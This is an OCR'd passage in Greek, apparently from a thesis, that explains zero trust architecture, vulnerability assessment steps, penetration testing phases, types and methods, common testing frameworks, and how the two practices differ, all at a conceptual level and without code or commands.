
Εικόνα 11: Αρχιτεκτονική «άμυνα σε βάθος».

1.4.2 Αρχιτεκτονική Zero Trust

Η zero trust αρχιτεκτονική είναι ένα σύνολο αρχών σχεδιασμού συστημάτων και μία συντονισμένη στρατηγική, που βασίζεται στην παραδοχή ότι οι απειλές υπάρχουν, τόσο έξω όσο και μέσα από την περίμετρο. Ειδικότερα, οι θεμελιακές αρχές του μοντέλου είναι:

- Never trust, always verify: Κάθε χρήστης, εφαρμογή, υπηρεσία, ροή δεδομένων θεωρούνται μη έμπιστα. Όλα τα στοιχεία θα πρέπει να αυθεντικοποιούνται και να εξουσιοδοτούνται ρητά με τα λιγότερα δυνατά προνόμια.
- Assume Breach: Να θεωρούμε ότι οι συσκευές και το δίκτυο μας έχουν ενδεχομένως παραβιαστεί. Εφαρμόζεται η αρχή «deny by default» σε κάθε αίτημα πρόσβασης χρήστη, συσκευής, εφαρμογής. Η πρόσβαση θα δίνεται μόνο όταν θα έχουν ελεγχθεί πολλές παράμετροι εισόδου (πχ user name, timestamp, location, device).

  Η zero trust προσέγγιση ενσωματώνει παρακολούθηση κινήσεων. Όλα τα αιτήματα πρόσβασης, αλλαγές ρυθμίσεων και δικτυακή κυκλοφορία καταγράφονται σε log files, τα οποία ελέγχονται αυτοματοποιημένα συνεχώς για ύποπτη δραστηριότητα. Το μοντέλο βασίζεται στο γεγονός ότι κάθε έγκριση πρόσβασης σε κρίσιμους πόρους ενέχει κινδύνους και απαιτεί άμεση ετοιμότητα στην αντιμετώπιση περιστατικών, αξιολόγηση της ζημιάς και ανάκαμψη των επιχειρησιακών λειτουργιών. [9] [10]



Εικόνα 12: Παράδειγμα σε Zero Trust System.

Κεφάλαιο 2ο: Vulnerability Assessment και Penetration Testing.

Το 2020 πάνω από 23.000 νέες ευπάθειες λογισμικού είχαν ανακαλυφθεί και αναφερθεί δημόσια. Όσο εξωπραγματική να φαίνεται αυτή η τιμή, τιμές σαν και αυτήν δεν είναι πλέον περίεργες στον κόσμο της Κυβερνοασφάλειας. Ομολογουμένως κανένας οργανισμός, πιθανά, να μην έχει όλες αυτές τις 23.000 ευπάθειες, αλλά ο επιτιθέμενος χρειάζεται μόνο μία να βρει για να δημιουργήσει ζημία.

Μια ανάλυση από την IBM έδειξε πως η εκμετάλλευση ευπαθειών βρίσκεται πρώτη στην κούρσα (35%) σε επιθέσεις, περισσότερο ακόμα και από phishing επιθέσεις.

Οι Hackers σαρώνουν το Internet για αδυναμίες όλη την ώρα και, αν δεν θέλουμε ο οργανισμός μας να είναι μέσα στα πρώτα θύματα, θα πρέπει να βρούμε τις αδυναμίες πρώτα εμείς και να τις εξαλείψουμε. [11]

2.1. Vulnerability assessment

Ένα vulnerability assessment είναι μια συστηματική αναθεώρηση των αδυναμιών σε ένα πληροφοριακό σύστημα. Αξιολογεί, εάν το σύστημα είναι ευάλωτο σε γνωστές ευπάθειες και αναθέτει επίπεδα έντασης σε αυτές τις ευπάθειες. Επίσης, προτείνει αντίμετρα, αν και οπότε, χρειάζονται.

Παραδείγματα απειλών που μπορούν να αποφευχθούν από ένα vulnerability assessment είναι:

1. SQL Injection, XSS, IDOR, LFI & RFI και Command Execution Attacks.
2. Κλιμάκωση δικαιωμάτων, λόγω εσφαλμένων μηχανισμών αυθεντικοποίησης.
3. Μη ασφαλής ρυθμίσεις λογισμικού ή εργοστασιακές ρυθμίσεις, που δεν αλλάχτηκαν, όπως κωδικοί πρόσβασης ενός admin.

Υπάρχουν διάφοροι τύποι vulnerability assessments:

1. **Host Assessment**: Η αξιολόγηση των κρίσιμων Servers, οι οποίοι μπορεί να είναι ευάλωτοι σε επιθέσεις, εάν δεν έχουν ελεγχθεί.
2. **Network and Wireless assessment**: Η αξιολόγηση των πολιτικών και των πρακτικών, ώστε να αποφευχθεί μη εξουσιοδοτημένη πρόσβαση σε ιδιωτικό ή δημόσιο δίκτυο και στους πόρους του.
3. **Database assessment**: Η αξιολόγηση βάσεων δεδομένων ή συστήματα big data για ευπάθειες και λάθος ρυθμίσεις. Ανακάλυψη rogue βάσεων δεδομένων, μη ασφαλή περιβάλλοντα προγραμματιστών, καθώς και την κατηγοριοποίηση των ευαίσθητων δεδομένων για τον οργανισμό.
4. **Application Scans**: Την ανακάλυψη των ευπαθειών ασφαλείας σε Web εφαρμογές και στον πηγαίο κώδικά τους με την χρήση αυτόματων σαρωτών. [12]

2.2. Ποιος είναι ο σκοπός ενός vulnerability assessment

Η πληροφορία έχει αξία και υπάρχει μεγάλη διαφορά στην πληροφορία, εάν ένας οργανισμός είναι ευάλωτος σε μία επίθεση και στην πληροφορία να γνωρίζει σε τί ακριβώς είναι ευάλωτος σε

επίθεση, γιατί, εάν ο οργανισμός δεν γνωρίζει σε τί ευπάθειες είναι ευάλωτος, δεν θα έχει την δυνατότητα να τις αποτρέψει. Ο σκοπός ενός vulnerability assessment είναι να κλείσει αυτό το κενό στην πληροφορία. Ένα vulnerability assessment θα δοκιμάσει όλα ή κάποια από τα συστήματα του οργανισμού και θα δημιουργήσει μια λεπτομερέστατη αναφορά. Με την βοήθεια αυτής της αναφοράς ο οργανισμός θα μπορεί να επιδιορθώσει όποια τυχών προβλήματα ασφαλείας έχουν ανακαλυφθεί, ώστε να αποφευχθεί μια παραβίαση ασφαλείας.

Επιπρόσθετα, ένας μεγάλος αριθμός οργανισμών βασίζεται στην τεχνολογία για να μπορέσει να ολοκληρώσει τις καθημερινές διεργασίες που χρειάζεται, αλλά οι κυβερνώ-απειλές, όπως Ransomware, μπορούν να καθηλώσουν αυτούς τους οργανισμούς στιγμιαία. Η πρόληψη τέτοιων καταστάσεων είναι πιο σοφή από την θεραπεία, και ακριβώς αυτή η ιδέα έχει οδηγήσει πολλούς οργανισμούς να αναζητούν ολοκληρωμένες λύσεις κυβερνοασφάλειας, με σκοπό την διασφάλιση της ανθεκτικότητα τους. [13]

2.3. Βήματα για την δημιουργία ενός Vulnerability assessment

Εικόνα 13: Κύκλος ζωής ενός Vulnerability assessment.


2.3.1. Ανακάλυψη πόρων (Asset Discovery)

Πρώτα θα πρέπει να αποφασίσουμε τι θα πρέπει να σαρώσουμε σε έναν οργανισμό, διότι μια από τις πιο συχνές προκλήσεις για τους επαγγελματίες της Κυβερνοασφάλειας είναι να ανιχνεύσουν όλες τις κατάλληλες συσκευές που είναι συνδεδεμένες με τον οργανισμό.

- Κινητές συσκευές: Όπως Smartphones, Laptops, συσκευές, όπου συνδέονται και αποσυνδέονται συχνά από τα γραφεία και από απομακρυσμένες περιοχές που χρησιμοποιούν οι υπάλληλοι.
- IoT συσκευές: Οι συσκευές IoT είναι μέρος του οργανισμού και μπορεί να είναι συνδεδεμένες σε κινητά δίκτια.
- Cloud-Based Infrastructure: Όπως Cloud υπηρεσίες, για παράδειγμα Cloud Servers.

Πολλές φορές νομίζουμε πως οι περισσότεροι οργανισμοί είναι αψογά οργανωμένοι, αλλά στην πραγματικότητα αυτό δεν ισχύει. Είναι αρκετά δύσκολο να καταγράψουμε όλες τις διαφορετικές ομάδες ενός οργανισμού και με τι ασχολούνται διαρκώς. Η έλλειψη ορατότητας μπορεί να είναι

προβληματική, επειδή είναι πολύ πιο δύσκολο να ασφαλίσουμε ότι δεν βλέπουμε. Ευτυχώς, στο κομμάτι της ανακάλυψής υπάρχουν πλέον πολλά νέα εργαλεία που είναι αυτοματοποιημένα. [11]



Εικόνα 14: Ανακάλυψη συστημάτων αυτοματοποιημένα.

2.3.2. Προτεραιοποίηση (Prioritisation)

Μόλις ανακαλύψουμε τα συστήματα που θέλουμε να κάνουμε την αξιολόγηση, το επόμενο ερώτημα θα είναι, εάν θέλουμε να κάνουμε σε ένα μέρος από αυτά ή σε όλα αξιολόγηση. Σε έναν ιδανικό κόσμο θα θέλαμε να δοκιμάσουμε όλα τα συστήματα ταυτόχρονα, αλλά επειδή στον πραγματικό κόσμο πολλά συστήματα είναι σε γραμμή παραγωγής και μια αξιολόγηση σε όλα τα συστήματα κοστίζει, θα πρέπει να βάλουμε σε μια σειρά προχειρότητας τα συστήματα που θα αξιολογήσουμε.

- Servers που βρίσκονται στο Internet.
- Εφαρμογές που είναι διατεθειμένες σε πελάτες.
- Βάσεις δεδομένων με ευαίσθητες πληροφορίες.

Οι επιθέσεις που γίνονται πιο συχνά είναι σε:

- Συστήματα που είναι συνδεδεμένα στο internet.
- Μηχανήματα υπάλληλών (phishing επιθέσεις) [11]

2.3.3. Σάρωση ευπαθειών (Vulnerability scanning)

Οι σαρωτές ευπαθειών είναι σχεδιασμένοι να ανιχνεύουν γνωστές ευπάθειες και να προσφέρουν οδηγίες για την επιδιόρθωση τους. Επειδή αυτές οι ευπάθειες είναι πλέον δημόσια διαθέσιμες, υπάρχει πληθώρα πληροφορίας για τα λογισμικά που περιέχουν αυτές τις ευπάθειες. Οι σαρωτές ευπαθειών χρησιμοποιούν αυτήν την πληροφορία για να αναγνωρίζουν συσκευές με ευπάθειες ή λογισμικό με ευπάθειες στον εκάστοτε οργανισμό. Αυτοί οι σαρωτές μπορούν να ανιχνεύσουν:

- Ανοιχτές θύρες και υπηρεσίες που τρέχουν.

- Εκδόσεις λογισμικού.
- Ρυθμίσεις.

Βάση αυτών των πληροφορίων ο σαρωτής μπορείς να αναγνωρίσει γνωστές ευπάθειες στο σύστημα που αξιολογεί. [11]

2.3.4. Ανάλυση αποτελεσμάτων και θεραπείες (Result Analysis & remediation)

Με την ολοκλήρωση της σάρωσης ευπαθειών, ο σαρωτής μας παρέχει μια λεπτομερής αναφορά ευπαθειών. Ο σχεδιασμός και η υλοποίηση αντιμέτρων βασίζεται στην συγκεκριμένη αναφορά, και θα πρέπει να αξιολογούνται οι ευπάθειάς με βάση:

- Σοβαρότητα ευπάθειας (Severity): Ο σαρωτής ευπαθειών, αναθέτει επίπεδα σοβαρότητας ανάλογα στο πόσο μια ευπάθεια είναι επικίνδυνη. Καθώς ένας οργανισμός σχεδιάζει τα αντίμετρα, θα πρέπει να διορθώνει πρώτα τις ευπάθειες με το πιο μεγάλο δείκτη σοβαρότητας και υστέρα να βελτιώνει τις υπόλοιπες.
- Έκθεση ευπάθειας (Vulnerability exposure): Όπως αναφέραμε και στην προτεραιοποίηση συστημάτων, έτσι και εδώ, δεν είναι όλα συστήματα που βγαίνουν στο Internet. Τα συστήματα που βγαίνουν στο Internet είναι αυτά που συνήθως είναι πιο πιθανό να δεχθούν μια επίθεση. Συνεπώς, είναι πρώτα στην λίστα για την εφαρμογή αντιμέτρων σε αυτά. Υστέρα, θα πρέπει να βάλουμε σε προτεραιότητα συστήματα των υπάλληλων καθώς και συστήματα που περιέχουν ευαίσθητες πληροφορίες.

Τις περισσότερες φορές, μια ενημέρωση λογισμικού φτάνει για την εξάλειψη μιας ευπάθειας, αλλά υπάρχουν και φορές που θα πρέπει να πρέπει να παραμετροποιήσουμε τις ρυθμίσεις του λογισμικού μας για να μην δέχεται μια συγκεκριμένη απειλή. [11]

2.3.5. Συνεχιζόμενη Κυβερνοασφάλεια(Continuous cyber security)

Μια σάρωση ευπαθειών μας παρέχει μια «φωτογραφία» από τις ευπάθειες που βρίσκονται στον οργανισμό μας εκείνη την χρονική στιγμή. Αλλά αυτό δεν σημαίνει ότι μας προφυλάσσει από το μέλλον. Για αυτό τον λόγο, θα πρέπει ο οργανισμός να προβαίνει σε συνεχή διαχείριση ευπαθειών. [11]

2.5. Vulnerability assessment εργαλεία

Τα εργαλεία για Vulnerability assessment είναι σχεδιασμένα να ανιχνεύουν αυτόματα νέες και υπάρχουσες απειλές στο σύστημα το οποίο σαρώσουν. Τέτοια εργαλεία είναι:

1. Web application σαρωτές, που θα τεστάρουν και θα προσομοιώσουν γνωστές επιθέσεις.
2. Σαρωτές πρωτοκόλλων, οπού ψάχνουν ευπάθειες σε πρωτόκολλα, πόρτες και υπηρεσίες.
3. Σαρωτές δικτιού, οι οποίοι προσπαθούν να αναγνωρίσουν ψεύτικες IP διευθύνσεις, ύποπτα πακέτα κ.α.

Η σωστή πρακτική είναι να προγραμματίσουμε αυτόματα σαρώσεις στον οργανισμό που εργαζόμαστε, με σκοπό την σωστή και αποτελεσματική θωράκιση του οργανισμού. [12]

2.6. Penetration Testing

Το Penetration Testing, γνωστό και σαν pentesting, είναι η διαδικασία της αναγνώρισης κενών ασφάλειας σε μια ιστοσελίδα, μια εφαρμογή, ένα δυτικό μέσο της εξομοίωσης μιας υποτιθέμενης κυβερνοεπίθεσης. Υπάρχουν διαφορετικά είδη Penetration Testing, διαφορετικά βήματα, καθώς και διάφορες φάσεις. Το Penetration Testing είναι μια διαδικασία που χρειάζεται μεθοδολογία.

Κατά την διάρκεια του Penetration Testing,μια ομάδα από μηχανικούς ασφαλείας προσπαθούν να τρέξουν ένα **ηθικό hack** σε μια εφαρμογή ή υπηρεσία, ώστε να μπορέσουν να διαπιστώσουν, ποιες ευπάθειες υπάρχουν, πού υπάρχουν και τί ρίσκο εισάγουν αυτές οι ευπάθειες και για τον οργανισμό, αλλά και για τους πελάτες της.


Τα αποτελέσματα ενός Penetration Testing βοηθούν τον οργανισμό να κατανοήσει τις ευπάθειες του, τις απειλές που μπορεί να δεχθεί με σκοπό να επιδιορθωθούν, για να θωρακιστεί η ασφάλεια του οργανισμού. Τα Pentest, στην ουσία, σώνουν έναν οργανισμό χιλιάδες ή εκατομμύρια δολάρια από ζημίες που θα μπορούσαν να προκληθούν, εάν γινόταν στον οργανισμό μια πραγματική επίθεση. [14]

2.7. Βήματα Penetration Testing

Οι οργανισμοί που προσφέρουν υπηρεσίες Penetration test, προσφέρουν διαφορετικά βήματά και διαφορετικές μεθοδολογίες. Ο γενικός, όμως, κανόνας είναι ο εξής:

1. **Προετοιμασία για το Test**: Στην συγκεκριμένη φάση, η ομάδα συλλέγει πληροφορίες, συμφωνεί με την διοίκηση του οργανισμού για το εύρος της αξιολόγησης και παίρνει γραπτή άδεια.
2. **Σχεδιασμός**: Στο βήμα του σχεδιασμού, η ομάδα θα πρέπει να αποφασίσει με ποια εργαλεία θα προχωρήσει το Penetration Testing. Αυτό περιλαμβάνει να αναγνωρίσει τους μηχανισμούς ασφαλείας που υπάρχουν και να σχεδιάσει ποιες περίπου ευπάθειες ή σημεία εισόδου ενδέχεται να υπάρχουν.
3. **Ομάδα**: Για να γίνει ένα αποτελεσματικό Penetration Test χρειάζεται μια αποτελεσματική ομάδα να την στελεχώνει από ειδικούς. Αυτή η ομάδα μπορεί να είναι In-house, δηλαδή του οργανισμού, μπορεί να είναι και από εξωτερικούς συνεργάτες (3rd party).
4. **Στόχος**: Θα πρέπει να έχει οριστεί ο στόχος ή οι στόχοι και τα δεδομένα.
5. **Εκτέλεση Penetration Testing**: Η εκτέλεση αφορά διάφορες τεχνικές με σκοπό την παράκαμψη των μέτρων ασφαλείας που υπάρχουν στον οργανισμό, όπως firewalls, και IDS Την εγκατάσταση ενεργής εσωτερικής σύνδεσης στα στοχευμένα μηχανήματα και στους πόρους τους, προσπαθώντας παράλληλα η επίθεση να φαίνεται αόρατη. Την εξαγωγή δεδομένων και στοιχείων που θα χρησιμοποιηθούν για την δημιουργία της τελικής αναφοράς.
6. **Ανάλυση δεδομένων και τελική αναφορά**: Περιλαμβάνει την ανάλυση δεδομένων που συλλέχτηκαν κατά την διάρκεια της αξιολόγησης, με σκοπό να αναγνωριστούν οι τρύπες

ασφάλειας και να επιδιορθωθούν. Την τελική αξιολόγηση των αποτελεσμάτων σε γραπτή λεπτομερής αναφορά, που θα περιλαμβάνει, ποιες αδυναμίες έχουν ανακαλυφθεί, πώς έγινε η εκμετάλλευση των συγκεκριμένων αδυναμιών, καθώς και τρόπους για την διόρθωσή τους. [15]



Εικόνα 15: Βήματα Penetration Testing.

2.8. Τύποι Penetration Testing

Υπάρχουν τρεις γενικές κατηγορίες τύπων Penetration test:

1. Δοκιμή μαύρου κουτιού (Black Box Testing): Εξομοιώνει το πώς ένας έμπειρος κακόβουλος χρήστης θα επιτίθετο στο σύστημα. Είναι ένας τύπος δοκιμής που ο επιτιθέμενος δεν έχει καμία γνώση ή κατανόηση πως λειτουργούν τα συστήματα και τα μέτρα ασφαλείας ενός οργανισμού. Ο Στόχος αυτής της δοκιμής είναι να βρεθούν, γρηγορά και εύκολα, ευπάθειες που ανιχνεύονται γρήγορα.
2. Δοκιμή γκρι κουτιού (Gray box Testing): Είναι η βελτίωση της δοκιμής μαύρου κουτιού. Σε αυτήν την δοκιμή οι Penetration Tester, τυπικά, έχουν μια γνώση για τα συστήματα και τα μέτρα ασφαλείας που θα χτυπήσουν, αλλά δεν την έχουν όλη. Ο στόχος της συγκεκριμένης δοκιμής είναι η εξαγωγή συμπερασμάτων με περισσότερη λεπτομέρεια για ευπάθειες που θα μπορούσε να εκμεταλλευτεί ένας επιτιθέμενος.
3. Δοκιμή άσπρου κουτιού: Η συγκεκριμένη δοκιμή είναι και η πιο προχωρημένη. Η ομάδα έχει στην διάθεσή της, λεπτομερής πληροφορίες για το πώς λειτουργούν τα συστήματα καθώς και οι δικλείδες ασφάλειας του οργανισμού. Συνήθως οι ομάδες που αναλαμβάνουν αυτού του είδους την δοκιμή είναι και οι πιο καταρτισμένοι. Ο στόχος τους είναι να ανακαλύψουν

ακόμα και τις πιο μικρές ατέλειες στα συστήματα του οργανισμού και να συνεργαστούν με τους προγραμματιστές και μηχανικούς, ώστε να μπορέσουν να βελτιώσουν την ασφάλεια του οργανισμού στο βέλτιστο επίπεδο. [16]

Εικόνα 16: Περίληψη Black-Gray-White Boxes. [16]

2.9. Μέθοδοι Penetration Testing:

2.9.1. Εξωτερική δοκιμή (External testing)

Η εξωτερική δοκιμή δοκιμάζει πόρους του οργανισμού που είναι ορατοί στο Internet. Όπως για παράδειγμα είναι μια διαδικτυακή εφαρμογή, μια ιστοσελίδα του οργανισμού, ένα Domain Name Server. Ο στόχος είναι η πρόσβαση σε αυτά και η εξαγωγή πολύτιμών δεδομένων.

2.9.2. Εσωτερική δοκιμή (Internal testing)

Σε μια εσωτερική δοκιμή, ο Penetration tester, έχει πρόσβαση στην εφαρμογή χωρίς να τον εμποδίζει κάποιο firewall. Στην ουσία, εξομοιώνει μια εσωτερική επίθεση. Ένα γνωστό σενάριο της συγκεκριμένης δοκιμής είναι κάποιος επιτιθέμενος να έχει στην κατοχή του στοιχεία εισόδου από έναν υπάλληλο της εταιρίας, που τα απόκτησε μέσω phishing.

2.9.3. Τυφλή δοκιμή (Blind testing)

Στην τυφλή δοκιμή ο penetration tester γνωρίζει μόνο το όνομα του οργανισμού, το οποίο πρέπει να επιτεθεί. Αυτή η δοκιμή δίνει την δυνατότητα στο προσωπικό ασφαλείας του οργανισμού να δει πως μια πραγματική επίθεση θα λάμβανε μέρος.

2.9.4. Διπλή-τυφλή δοκιμή (Double blind testing)

Σε μια διπλά-τυφλή δοκιμή, το προσωπικό ασφαλείας δεν γνωρίζει ότι επρόκειτο να γίνει κάποιο Penetration test. Ο στόχος είναι η αξιολόγηση στο πως ο οργανισμός θα αντιδρούσε σε μια πραγματική επίθεση. [15]

2.9.5. Στοχευμένη δοκιμή (Targeted testing)

Στο συγκεκριμένο σενάριο ο penetration tester μαζί με την ομάδα ασφάλειας του οργανισμού δουλεύουν μαζί και συγχρονίζουν τις κινήσεις τους. Είναι μια πολύ καλή εξάσκηση για την ομάδα ασφαλείας του οργανισμού, που θα παρέχει σε αυτούς, πραγματικά δεδομένα και ανατροφοδότηση από τον penetration tester, για το πώς θα μπορούσε να γίνει μια επίθεση. [17] [18]

Εικόνα 17: Μέθοδοι Penetration Testing.

2.10. Penetration Test Frameworks και Standards

Τα Penetration testing frameworks και standards προσφέρουν ένα σημείο αναφοράς για τον σχεδιασμό, την εκτέλεση και την αναφορά κατά την διάρκεια της δοκιμής των ευπαθειών. Τα παρακάτω είναι γνωστά penetration testing frameworks και standards:

- **Open Source Security Testing Methology Manual (OSSTMM):** Προσφέρει λεπτομερείς προσεγγίσεις σε όλες τις πλευρές της δοκιμής ευπαθειών και της αξιολόγησης. Το OSSTMM δεν προσφέρει μια συγκεκριμένη προσέγγιση, αλλά προφέρει οδηγίες για κοινές πρακτικές για επιτυχής δοκιμές.
- **NIST's Cybersecurity Framework** και άλλα standards, όπως το **Special Publication 800-53A Rev.5** προσφέρουν οδηγίες για Penetration testing και άλλες τεχνικές αξιολόγησης.

- **Penetration Testing Execution Standard (PTES):** λεπτομέρειες για όλες τις πλευρές ενός Penetration Test.
- OWASP: Προσφέρει λεπτομερής οδηγίες για το πως πρέπει να διεξαχθεί ένα penetration test σε εφαρμογές. [15]


2.11. Διαφορές Vulnerability Assessment και Penetration Testing (VAPT)

Είναι εύκολο να μπερδέψουμε τα Vulnerability assessments με τα Penetration Testing. Πολλές εταιρίες προσφέρουν και τις δύο λύσεις.

Ο πιο απλός τρόπος για να κατανοήσουμε τις διαφορές μεταξύ των δύο, είναι να κατανοήσουμε τις ουσιαστικές διαφορές μεταξύ τους. Στην ουσία, ένα Vulnerability assessment είναι ένα αυτοματοποιημένο τεστ, δηλαδή, ένα εργαλείο κάνει όλη την δουλειά και παράγει αυτόματα μια αναφορά. Από την άλλη, ένα Penetration Testing, είναι μια χειροκίνητη διεργασία, η οποία βασίζεται στις γνώσεις και στην εμπειρία του Penetration Tester για την αναγνώριση και την εκμετάλλευση των ευπαθειών.

Η βασική διαφορά είναι ότι ένα Vulnerability assessment βασίζεται σε λίστες, ενώ το Penetration Testing είναι πιο προσανατολισμένο στην επίτευξη στόχων.

Για καλύτερα αποτελέσματα θα πρέπει να συνδυάζουμε τα Vulnerability assessments με τα Penetration tests,ώστε να μπορούμε να βρίσκουμε ακριβώς ποιες είναι οι απειλές και οι ευπάθειες. Αυτό θα έχει σαν αποτέλεσμα οι δοκιμές να είναι πιο ακριβείς, πιο πλήρεις καθώς και θα βοηθήσουν τον οργανισμό να μπορέσει να αντιμετωπίσει ένα μεγάλο εύρος από επιθέσεις. [19] [11]



Εικόνα 18: VAPT. [13]

